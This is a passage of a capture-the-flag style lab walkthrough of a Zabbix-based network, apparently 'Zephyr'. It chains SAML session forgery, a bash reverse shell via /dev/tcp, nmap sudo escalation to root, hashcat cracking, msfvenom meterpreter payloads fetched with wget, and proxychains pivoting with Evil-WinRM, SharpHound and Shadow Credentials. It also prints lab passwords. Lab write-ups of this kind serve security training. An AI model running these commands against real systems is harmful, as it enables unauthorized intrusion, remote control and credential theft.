
```
# print("decode_payload:", payloadJson)
# print("zbx_signed_session:", payload)
```

After running the exploit we are provided with a `zbx_signed_session` token.

```
python3 zabbix_session_exp.py -t https://192.168.210.13 -u admin

Testing URL:https://192.168.210.13 Username: admin
decode_payload: {"saml_data": {"username_attribute": "admin"},
"sessionid": "eb429bee64a2bae60d184176b5a5c7a2", "sign":
"9/tfGL0e0oDYuz32kwRVlWq/+2QGB47pil3DvheTwL1fidFIyrP0PsSAH93bh+DXImWSk0
LxY5hdpWBZdl6Zqg==" }
zbx_signed_session:
eyJzYW1sX2RhdGEiOiB7InVzZXJuYW1lX2F0dHJpYnV0ZSI6ICJhZG1pbjJ9LCAic2Vzc2l
vbmlkIjogImViNDI5YmVlNjRhMmJhZTYwZDE4NDE3NmI1YTUjN2EyIiwgInNpZ24iOiAiOS
90ZkdMMGUwb0RzdXozMmt3U1ZsV3EvKzJRR0I0N3BpbDNEdmhlVHdMMWZpZEZJeXJQT1BzU
0FIOTNiaCtEWEltV1NrMEx4WTVoZHBXQlphbDZacWc9PSJ9
Login Failed - Target: https://192.168.210.13/ Username: admin
```

We paste this new session token into the `zbx_session` field through dev tools storage tab on FireFox like follows:




The screenshot shows the Zabbix login interface with fields for Username, Password, and a checkbox for 'Remember me for 30 days'. Below the fields is a 'Sign in' button and a link for 'Sign in with Single Sign-On (SAML)'. The bottom part of the image shows the Firefox DevTools Storage tab. The 'Cookies' section is expanded, showing a table of cookies. The 'zbx_session' cookie is selected, and its details are shown on the right.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
zbx_session	eyJzYW1sX2RhdGEiOiB7InVzZXJuYW1lX2F0dHJpYnV0ZSI6ICJhZG1pbjJ9LCAic2Vzc2l	127.0.0.1	/	Session	271	true	true	None	Thu, 20 Oct 2022 14:56:14 GMT


Details for 'zbx_session':

- Created: "Thu, 20 Oct 2022 14:56:05 GMT"
- Domain: "127.0.0.1"
- Expires / Max-Age: "Session"
- HostOnly: true
- HttpOnly: true
- Last Accessed: "Thu, 20 Oct 2022 14:56:14 GMT"
- Path: "/"
- SameSite: "None"
- Secure: true
- Size: 271


Then click on `Sign in with Single Sign-On (SAML)`, we are logged into the application.



Checking the `Hosts` tab, we see a bunch of machines being monitored by `Zabbix`, `ZPH-SVRSQLO1` and `ZPH-SVRDC01` agents cannot connect to the `Zabbix` server, `ZPH-SVRCHR` and `ZPH-SVRCSUP` have not been configured properly but we have multiple machines on the current domain that are functional. Right click on `Zabbix Server` and select `Detect Operating System` to discover that `Zabbix Server` is in fact a Linux server.



`Zabbix` allows us to edit scripts to execute against the `Zabbix Server` and `Zabbix Agents` for maintenance purpose as `Administrator` user. To abuse this we visit `Administration` -> `Scripts` -> `Create Script`. We will set up a script to grab our payload from our web server and apply executable permissions to the payload.



We will create a second script that will execute the payload.

ZABBIX << Scripts

Name Execute shell

Scope Action operation Manual host action Manual event action

Menu path <sub-menu/sub-menu/>

Type Webhook Script SSH Telnet IPMI

Execute on Zabbix agent Zabbix server (proxy) Zabbix server

Commands bash -c /tmp/bash.sh

Description

Host group All

User group All

Required host permissions Read Write

Enable confirmation ☐

Confirmation text

We create a reverse shell payload for `bash.sh` then start a `Python3` web server locally on port `80` to grab our payload.

```
echo -ne '#!/bin/bash\nbash -i >& /dev/tcp/10.10.14.15/443 0>&1' > bash.sh
sudo python3 -m http.server 80
```

Navigate to `Monitoring` -> `Hosts` and right click on `Zabbix Server` then select `Get shell` to execute the command on the `Zabbix Server`.

ZABBIX << Hosts

Name **Status** Any Enabled Disabled

Host groups **Tags** And/Or Or

IP **Show hosts in maintenance** ☒ **Show suppressed** ☐

DNS

Port

Severity ☐ Not classified ☐ Warning ☐ High ☐ Information ☐ Average ☐ Disaster

Name	Interface	Availability	Tags	Problems	Status	Latest data
dc.painters.htb	192.168.110.55:10050	ZBX		1	Enabled	Latest data
Zabbix server	127.0.0.1:10050	ZBX			Enabled	Latest data
ZPH-SVR: HOST	168.210.14:10050	ZBX		1	Enabled	Latest data
ZPH-SVR: Inventory	168.210.12:10050	ZBX		1	Enabled	Latest data
ZPH-SVR: Latest data	168.210.17:10050	ZBX		1	Enabled	Latest data
ZPH-SVR: Problems	168.210.18:10050	ZBX		1	Disabled	Latest data
ZPH-SVR: Graphs	168.210.15:10050	ZBX		1	Disabled	Latest data
ZPH-SVR: Dashboards	168.210.10:10050	ZBX		1	Enabled	Latest data
ZPH-SVR: Web	168.210.15:10050	ZBX		1	Enabled	Latest data
ZPH-SVR: Configuration	168.210.15:10050	ZBX		1	Enabled	Latest data
SCRIPTS						
Detect operating system						
Execute shell						
Get shell						
Ping						
Traceroute						

After executing we see the script output showing `curl` made an outbound request.

Name	Interface	Availability	Tags	Problems	Status	Latest data	Problems	Graphs
dc.painters.htb	192.168.110.55:10050						Problems 1	Graphs 11
Zabbix server	127.0.0.1:10050						Problems	Graphs 24
ZPH-SVRADFS1	192.168.210.14:10050						Problems 3	Graphs 11
ZPH-SVRCA01	192.168.210.12:10050						Problems 1	Graphs 11
ZPH-SVRCHR	192.168.210.17:10050						Problems	Graphs 5
ZPH-SVRCSUP	192.168.210.18:10050						Problems	Graphs 5
ZPH-SVRDC01	192.168.210.10:10050						Problems 1	Graphs 5
ZPH-SVRSQLO1	192.168.210.15:10050						Problems 1	Graphs 5

Get shell

Script execution successful.

Output

% Total	% Received	% Xferd	Average Speed	Time	Time	Time
Current			Dload	Upload	Total	Spent
Speed						Left
0	0	0	0	0	0	0
100	52	100	52	0	1000	0

Ok

Checking our web server we see that the server collected our payload.

```
sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.110.35 - - [28/Dec/2022 00:41:46] "GET /shell.sh HTTP/1.1" 200 -
```

Close the web server and start a netcat listener.

```
sudo nc -lvvp 443
```

Right click on `Zabbix Server` then select `Execute shell`.

Monitoring	Name	Host groups	IP	DNS	Port	Severity	Status	Tags	Show hosts in maintenance	Show suppressed problems	Save as	Apply	Reset
Dashboard		type here to search				Not classified	Any	And/Or	☒	☐			
Problems		Select				Warning	Enabled	Or					
Hosts						High	Disabled	tag					
Overview						Information		Contains					
Latest data						Average		Add					
Maps						Disaster							
Discovery													
Services													
Inventory	Name	Interface	Availability	Tags	Problems	Status	Latest data	Problems					
Reports	dc.painters.htb	192.168.110.55:10050	ZBX		1	Enabled	Latest data	Problems 1					
Configuration	Zabbix server	127.0.0.1:10050	ZBX			Enabled	Latest data	Problems					
Administration	ZPH-SV	HOST											
	Inventory	192.168.210.14:10050	ZBX		1	Enabled	Latest data	Problems 3					
	Latest data	192.168.210.12:10050	ZBX		1	Enabled	Latest data	Problems 1					
	Problems	192.168.210.17:10050	ZBX			Disabled	Latest data	Problems					
	Graphs	192.168.210.18:10050	ZBX			Disabled	Latest data	Problems					
	Dashboards	192.168.210.10:10050	ZBX		1	Enabled	Latest data	Problems 1					
	Web	192.168.210.15:10050	ZBX		1	Enabled	Latest data	Problems 1					
	Configuration												
	SCRIPTS												
	Detect operating system												
	Execute shell												
	Get shell												
	Ping												
	Traceroute												

Checking our `netcat` listener we see we have obtained a shell as `zabbix` user.

```
sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.110.35] 34534
bash: cannot set terminal process group (53727): Inappropriate ioctl
for device
bash: no job control in this shell
zabbix@zephyr:/$
```

We noticed before that `zabbix` is utilizing `nmap` for scanning hosts. According to the documentation `nmap` needs to have sudo privileges to be able to operate successfully. Checking `sudo -l` output we can see that `zabbix` can run `nmap` without a password.

```
zabbix@zephyr:/$ sudo -l
Matching Defaults entries for zabbix on zephyr:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin

User zabbix may run the following commands on zephyr:
    (root) NOPASSWD: /usr/bin/nmap
```

Using this [link](#) we can see that this privilege can be abused to gain root privileges. Issue below commands to get root shell.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

```
zabbix@zephyr:/$ TF=$(mktemp)
zabbix@zephyr:/$ echo 'os.execute("/bin/sh")' > $TF
zabbix@zephyr:/$ sudo nmap --script=$TF
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-28 06:19 UTC
NSE: Warning: Loading '/tmp/tmp.ekPiF414Ts' -- the recommended file extension is '.nse'.
id
uid=0(root) gid=0(root) groups=0(root)
/bin/bash -i
root@zephyr:/# cat /root/flag.txt
ZEPHYR{Abu51ng_d3f4ul7_Func710n4li7y_ftw}
```

Diverted

Enumerating the file system we come across `zabbix_server.conf` which contains the database password for `zabbix`.

```
root@zephyr:/# cat /usr/local/etc/zabbix_server.conf

# This is a configuration file for Zabbix server daemon
# To get more information about Zabbix, visit http://www.zabbix.com

##### GENERAL PARAMETERS #####
### Option: ListenPort
#     Listen port for trapper.
#
# Mandatory: no
# Range: 1024-32767
# Default:
# ListenPort=10051
<SNIP>
DBName=zabbix
<SNIP>
DBUser=zabbix
<SNIP>
DBPassword=rDhHbBEfh35sMbKj
```

Enumerating the database we find a table called `users`.

```
root@zephyr:~# mysql -u zabbix -prDhHbBEfh35sMbKj zabbix

<SNIP>
mysql> show tables;
+-----+
| Tables_in_zabbix |
+-----+
<SNIP>
| users |
<SNIP>
```

Within the table we see passwords for multiple users.


```
mysql> select * from users;
```

userid	username	name	surname	passwd	url	autologin
1	Admin	Zabbix	Administrator	\$2y\$10\$BH90bGVo2lv948WpM1haruzrBgVCpzEL5av9BPCewd/Q2pM1Ybl.q		1
2	guest			\$2y\$10\$89otZrRNmde97rIyzclecuk6LwKAsHN0Bcvo0KGjbT.BwMBfm7G06		0
5	marcus	Marcus	Thompson	\$2y\$10\$dHMYveVV/xZoM5sc9cPHGe4xUukdy0M91C.LJ8TrpRQA3s1eXhm4.		0

```
3 rows in set (0.00 sec)
```

We save the password for `marcus` to file and use `hashcat` to crack it.

```
hashcat -m 3200 marcus.hash /usr/share/wordlists/rockyou.txt
```

```

hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...
<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
$2y$10$dHMYveVV/xZoM5sc9cPHGe4xUukdy0M91C.LJ8TrpRQA3s1eXhm4.:!QAZ2wsx

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: bcrypt $2*$, Blowfish (Unix)
Hash.Target.....:
$2y$10$dHMYveVV/xZoM5sc9cPHGe4xUukdy0M91C.LJ8TrpRQA...eXhm4.
Time.Started.....: Wed Dec 28 01:32:48 2022 (6 mins, 57 secs)
Time.Estimated...: Wed Dec 28 01:39:45 2022 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:      33 H/s (7.78ms) @ Accel:2 Loops:64 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 13896/14344385 (0.10%)
Rejected.....: 0/13896 (0.00%)
Restore.Point....: 13892/14344385 (0.10%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:960-1024
Candidates.#1....: !QAZ2wsx -> superpet

Started: Wed Dec 28 01:32:47 2022
Stopped: Wed Dec 28 01:39:46 2022

```

We have successfully obtained the password for a user called `marcus`. Lets try to authenticate to any of the servers in the domain. We generate a meterpreter payload for Linux based systems on our local machine.

```

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.15 LPORT=443 -f elf >
shell.elf
sudo python3 -m http.server 80

```

We transfer the binary to the `zabbix` machine by issuing below commands.

```

wget 10.10.14.15/shell.elf -O /tmp/shell.elf
chmod 777 /tmp/shell.elf

```


Now issue below commands to setup listener.

```
sudo msfconsole
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost tun0
set lport 443
run
```

Then execute the shell from `zabbix` machine.

```
cd /tmp
./shell.elf
```

Checking our metasploit listener we receive a shell from the machine.



```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.15:443
[*] Sending stage (3020772 bytes) to 10.10.110.35
[*] Meterpreter session 1 opened (10.10.14.15:443 ->
10.10.110.35:21941) at 2022-12-28 02:09:45 -0500

(Meterpreter 1)(/tmp) >
```

We drop into a shell and run nmap against the internal network looking for open ports `5985` for WinRM access.



```
(Meterpreter 1)(/tmp) > shell
Process 56926 created.
Channel 1 created.
/bin/bash -i
root@zephyr:/tmp# nmap -vv -T4 -p5985 192.168.210.0/24
<SNIP>
Scanning 10 hosts [1 port/host]
Discovered open port 5985/tcp on 192.168.210.12
Discovered open port 5985/tcp on 192.168.210.11
Discovered open port 5985/tcp on 192.168.210.14
Discovered open port 5985/tcp on 192.168.210.15
Discovered open port 5985/tcp on 192.168.210.19
Discovered open port 5985/tcp on 192.168.210.16
Discovered open port 5985/tcp on 192.168.210.17
Discovered open port 5985/tcp on 192.168.210.10
<SNIP>
```

We try to perform a password spray against the network. We set up an autoroute from the meterpreter shell which will grant us access to the entire network using a socks4a proxy.

```
run autoroute -s 192.168.210.0/24
```



```
Meterpreter 1)(/tmp) > run autoroute -s 192.168.210.0/24

[!] Meterpreter scripts are deprecated. Try
post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.210.0/255.255.255.0...
[+] Added route to 192.168.210.0/255.255.255.0 via 10.10.110.35
[*] Use the -p option to list all active routes
```

Background the session and use the `socks_proxy` auxiliary module with the following settings.

```
(Meterpreter 1)(/tmp) > background
[*] Backgrounding session 1...
[msf](Jobs:0 Agents:1) exploit(multi/handler) >> use auxiliary/server/socks_proxy
[msf](Jobs:0 Agents:1) auxiliary(server/socks_proxy) >> set VERSION 4a
VERSION => 4a
[msf](Jobs:0 Agents:1) auxiliary(server/socks_proxy) >> run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
```

Edit the proxychains configuration file `/etc/proxychains.conf`.

```
strict_chain
quiet_mode
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
socks4 127.0.0.1 1080
```

Unfortunately crackmapexec does not seem to work with proxychains, instead we manually try to log into the servers and find that we can authenticate to `192.168.210.11`.

```
proxychains evil-winrm -i 192.168.210.11 -u 'zsm\marcus' -p '!QAZ2wsx'
```

```
proxychains evil-winrm -i 192.168.210.11 -u 'zsm\marcus' -p '!QAZ2wsx'
ProxyChains-3.1 (http://proxychains.sf.net)

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

[S-chain]-<-127.0.0.1:1080-<->-192.168.210.11:5985-<->-OK
*Evil-WinRM* PS C:\Users\marcus\Documents>
```

We upload a windows enumeration script [winPEAS.bat](#) and notice that there are chrome passwords stored on the system which we will come back to later.

```
upload winPEAS.bat
.\winPEAS.bat
```



```

*Evil-WinRM* PS C:\Users\marcus\Documents> .\winPEAS.bat
|S-chain|-<-127.0.0.1:1080-<-<-192.168.210.11:5985-<-<-OK
|S-chain|-<-127.0.0.1:1080-<-<-192.168.210.11:5985-<-<-OK
<SNIP>
Looking inside HKLM\SYSTEM\CurrentControlSet\Services\SNMP
Looking inside HKCU\Software\TightVNC\Server
Looking inside HKCU\Software\SimonTatham\PuTTY\Sessions
Looking inside HKCU\Software\OpenSSH\Agent\Keys
C:\Users\marcus\AppData\Local\Google\Chrome\User Data\ZxcvbnData\1\passwords.txt
<SNIP>

```

We upload `SharpHound.exe` to the target and execute it.

```
upload SharpHound.exe
```

```

*Evil-WinRM* PS C:\Users\marcus\Documents> .\SharpHound.exe
|S-chain|-<-127.0.0.1:1080-<-<-192.168.210.11:5985-<-<-OK
|S-chain|-<-127.0.0.1:1080-<-<-192.168.210.11:5985-<-<-OK
2022-12-28T00:11:23.1096252-08:00|INFORMATION|This version of SharpHound is compatible with the
4.2 Release of BloodHound
2022-12-28T00:11:23.2659001-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin,
Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-12-28T00:11:23.2816740-08:00|INFORMATION|Initializing SharpHound at 00:11 on 28/12/2022
2022-12-28T00:11:23.6252386-08:00|ERROR|Unable to connect to LDAP, verify your credentials

```

We need to supply credentials to be able to execute it.

```
.\SharpHound.exe --ldapusername marcus --ldappassword !QAZ2wsx
```

```

*Evil-WinRM* PS C:\Users\marcus\Documents> .\SharpHound.exe --ldapusername marcus --ldappassword !QAZ2wsx
2022-12-28T00:12:29.9064456-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release
of BloodHound
2022-12-28T00:12:30.1095438-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session,
Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
<SNIP>
72 name to SID mappings.
1 machine sid mappings.
5 sid to domain mappings.
0 global catalog mappings.
2022-12-28T00:13:14.8907511-08:00|INFORMATION|SharpHound Enumeration Completed at 00:13 on 28/12/2022!
Happy Graphing!

```

Download the newly created zip file locally then import it into `BloodHound`.

```
download <*.zip> <local_path>
```

Enumerating the `BloodHound` output we can formulate a full attack path from `marcus` to the machine account of `ZPH-SVRCA01`.



We focus on movement from `marcus`.

MARCUS@ZSM.LOCAL

ZPH-SVRMGMT1.ZSM.LOCAL

Database Info

Node Info

Analysis

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	

We notice that `marcus` can leverage `Shadow Credentials` by taking advantage of the `AddKeyCredentialLink` permissions against the `ZPH-SVRMGMT1` machine. Using this [link](#) we get an explanation of how the attack works and the steps to perform the attack. We begin by downloading and compiling `Whisker.exe` then upload `Rubeus.exe` and `Whisker.exe` to the target. Check if `Whisker.exe` can locate the target machine account. Due to UAC we need to migrate process to be able to run `Whisker.exe`. First generate a Windows based payload and upload to target from our `Evil-WinRM` shell.

```
# Locally
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.15 LPORT=443 -f exe > shell.exe

# Evil-WinRM shell
upload shell.exe
```


Set up our current metasploit console to capture the new shell.

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
run
```

Trigger the payload on our `Evil-WinRM` shell

```
.\shell.exe
```

Checking our metasploit console we see we captured a shell. We migrate a new process.



```
[msf](Jobs:1 Agents:1) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.15:443
[*] Sending stage (200774 bytes) to 10.10.110.35
[*] Meterpreter session 2 opened (10.10.14.15:443 -> 10.10.110.35:43764) at 2022-12-28 03:22:22 -0500

(Meterpreter 2)(C:\Users\marcus\Documents) > ps
Process List
=====
PID  PPID  Name                               Arch  Session  User           Path
---  ---  ---
0     0     [System Process]                  <SNIP>
